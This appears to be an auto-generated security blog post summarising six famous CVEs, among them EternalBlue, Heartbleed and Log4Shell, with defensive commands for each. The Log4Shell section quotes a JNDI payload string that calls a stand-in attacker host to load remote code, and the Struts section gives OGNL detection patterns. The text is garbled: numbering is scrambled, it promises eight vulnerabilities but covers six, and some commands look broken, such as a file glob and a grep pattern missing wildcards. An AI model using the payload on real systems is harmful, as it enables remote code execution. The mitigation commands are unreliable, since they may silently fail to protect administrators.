Listen to this Post

Introduction:
The history of cybersecurity is often written through the lens of critical vulnerabilities that escape controlled environments and ripple across the globe. These Common Vulnerabilities and Exposures (CVEs) transcend simple bugs, becoming catalysts for geopolitical conflict, billion-dollar breaches, and paradigm shifts in defensive strategy. By dissecting the most impactful CVEs, we gain not only a lesson in history but a crucial blueprint for understanding exploitation vectors and hardening modern systems against future threats.
Learning Objectives:
- Understand the technical mechanism and real-world impact of eight historically significant vulnerabilities.
- Learn the basic exploitation principles and, more critically, the defensive commands and configurations to mitigate such threats.
- Develop a mindset for proactive vulnerability management by recognizing common failure patterns across decades of software.
You Should Know:
1. EternalBlue (CVE-2017-0144): The Wormable Apocalypse
This vulnerability resided in Microsoft’s Server Message Block (SMBv1) protocol, allowing remote code execution. The NSA-developed “EternalBlue” exploit was leaked and used to power the WannaCry and NotPetya ransomware worms, which propagated automatically across networks without user interaction.
Step‑by‑step guide explaining what this does and how to use it:
The Exploit: The flaw was in how SMBv1 handled specially crafted packets, allowing arbitrary code execution in kernel mode. Attackers used it to upload and execute malware payloads.
Mitigation & Commands:
- Immediate Patching: The patch MS17-010 is non-negotiable. Verify installation.
2. Disable SMBv1 (Windows):
 PowerShell (Admin)
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
3. Network Segmentation: Restrict SMB (TCP 445) traffic between network segments.
4. Detection (Linux-based SIEM): Snort/Suricata rules detecting EternalBlue signatures.
2. Heartbleed (CVE-2014-0160): The Silent Memory Leak
A buffer over-read vulnerability in the OpenSSL cryptographic library’s TLS/DTLS heartbeat extension. It allowed attackers to read up to 64KB of memory from a connected server, potentially exposing private keys, session cookies, and passwords.
Step‑by‑step guide explaining what this does and how to use it:
The Exploit: An attacker could send a malformed heartbeat request with a large payload length but a small actual payload, tricking the server into returning its own memory contents.
Mitigation & Commands:
- Upgrade OpenSSL: `sudo apt-get update && sudo apt-get upgrade openssl` (Debian/Ubuntu).
- Verify Vulnerability: Use tools like `nmap` with the `ssl-heartbleed` script:
nmap -sV --script ssl-heartbleed <target>. - Revoke and Reissue Certificates: All SSL/TLS certificates on affected servers must be considered compromised and reissued.
- Hardening: Recompile critical services with patched OpenSSL and implement perfect forward secrecy (PFS).
3. Log4Shell (CVE-2021-44228): The Supply Chain Nightmare
A Remote Code Execution (RCE) vulnerability in the ubiquitous Apache Log4j 2 Java logging library. Attackers could trigger the flaw by having the application log a specially crafted string (e.g., ${jndi:ldap://attacker.com/a}), leading to the execution of arbitrary code.
Step‑by‑step guide explaining what this does and how to use it:
The Exploit: Leveraged Java Naming and Directory Interface (JNDI) to perform lookups to attacker-controlled LDAP servers, which would then serve a malicious Java class file.
Mitigation & Commands:
- Immediate Patching: Upgrade Log4j to version 2.17.1 or later.
- Emergency Mitigation (if patching is delayed): Remove the `JndiLookup` class from the classpath:
find / -name "log4j-core-.jar" -type f 2>/dev/null | while read f; do zip -q -d "$f" org/apache/logging/log4j/core/lookup/JndiLookup.class; done
3. Runtime Flags: Set `-Dlog4j2.formatMsgNoLookups=true` (for older versions).
- Network Controls: Outbound egress filtering to block unexpected LDAP, RMI, and DNS calls from application servers.
-
Apache Struts RCE (CVE-2017-5638): The Equifax Breach Vector
An RCE vulnerability in the Jakarta Multipart parser of Apache Struts 2. By submitting a malicious `Content-Type` header value in an HTTP request, attackers could execute OS commands on the server.
Step‑by‑step guide explaining what this does and how to use it:
The Exploit: The exploit was shockingly simple, often a one-line curl command with a crafted header leading to a reverse shell.
Mitigation & Commands:
- Patch Immediately: Upgrade to Struts 2.3.32 or 2.5.10.1.
- WAF Rule: Implement a Web Application Firewall rule to block requests containing “
_memberAccess” or “ognl” in headers. - Detection: Search web server logs for anomalous `Content-Type` headers:
grep -r "Content-Type..ognl" /var/log/httpd/
- Principle of Least Privilege: Ensure the application server runs with a non-root, low-privilege user account.
5. BlueKeep (CVE-2019-0708): The Next-Gen Worm Threat
A critical pre-authentication RCE vulnerability in the Remote Desktop Protocol (RDP) service on older Windows systems (Win 7, XP, Server 2008). Its wormable potential drew direct comparisons to EternalBlue.
Step‑by‑step guide explaining what this does and how to use it:
The Exploit: Targets the RDP protocol before authentication, allowing an attacker to connect and execute code without credentials.
Mitigation & Commands:
- Apply Patch: Microsoft issued patches for even out-of-support OSes due to severity.
- Enable Network Level Authentication (NLA): This forces authentication before a session is established.
Set NLA via PowerShell
Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -Name "UserAuthentication" -Value 1
- Disable RDP if Unused: `reg add “HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server” /v fDenyTSConnections /t REG_DWORD /d 1 /f`
4. Perimeter Defense: Restrict RDP (TCP 3389) access via firewall rules to specific management IPs only.
6. Java Deserialization (CVE-2015-4852): The InvokerShell Menace
An RCE vulnerability in the Apache Commons Collections library. By deserializing a maliciously crafted object, attackers could execute arbitrary code on vulnerable Java applications (WebLogic, JBoss, Jenkins).
Step‑by‑step guide explaining what this does and how to use it:
The Exploit: Tools like `ysoserial` generate payloads that exploit object deserialization chains to run commands.
Mitigation & Commands:
- Update Libraries: Patch Commons Collections to version 3.2.2 or 4.1.
- JVM-Level Protection: Use security managers and agent-based solutions like “SerialKiller” to validate classes before deserialization.
- Code-Level Fix: Replace default Java object deserialization with safe formats like JSON. Implement strict whitelisting for serializable classes.
- Detection: Monitor for anomalous Java process spawning network connections or child processes.
What Undercode Say:
- The Perimeter is Dead: The most devastating CVEs (Log4Shell, Heartbleed) often target internally trusted, non-perimeter components like logging and encryption libraries. Defense must be deep, not just at the border.
- Exploitation is Becoming Commoditized: Leaked state tools (EternalBlue) and publicly available PoCs (Log4Shell) have democratized high-level attack capabilities, making rapid patch deployment the single most critical control.
These vulnerabilities illustrate a consistent pattern: a complex software ecosystem where a single flaw in a foundational component (OpenSSL, Log4j, Commons Collections) can have cascading, global consequences. The time between exploit publication and widespread weaponization has shrunk from months to hours, fundamentally altering the incident response timeline. Modern defense is less about preventing a breach and more about minimizing its impact through segmentation, rigorous patch hygiene, and assuming critical shared code will eventually be compromised.
Prediction:
The next epoch-defining CVE will likely emerge from the convergence of AI and IoT/OT systems. We will see a vulnerability in a widely used AI model framework or a low-level industrial protocol stack that is exploited not just for data theft or ransomware, but for deliberate, large-scale physical disruption or algorithmic poisoning. The “wormable” characteristic of EternalBlue and BlueKeep will combine with the pervasive, physical integration of IoT, leading to cyber-physical incidents with immediate and tangible consequences, forcing a drastic re-evaluation of liability and security in firmware and machine learning pipelines.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jmetayer En – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


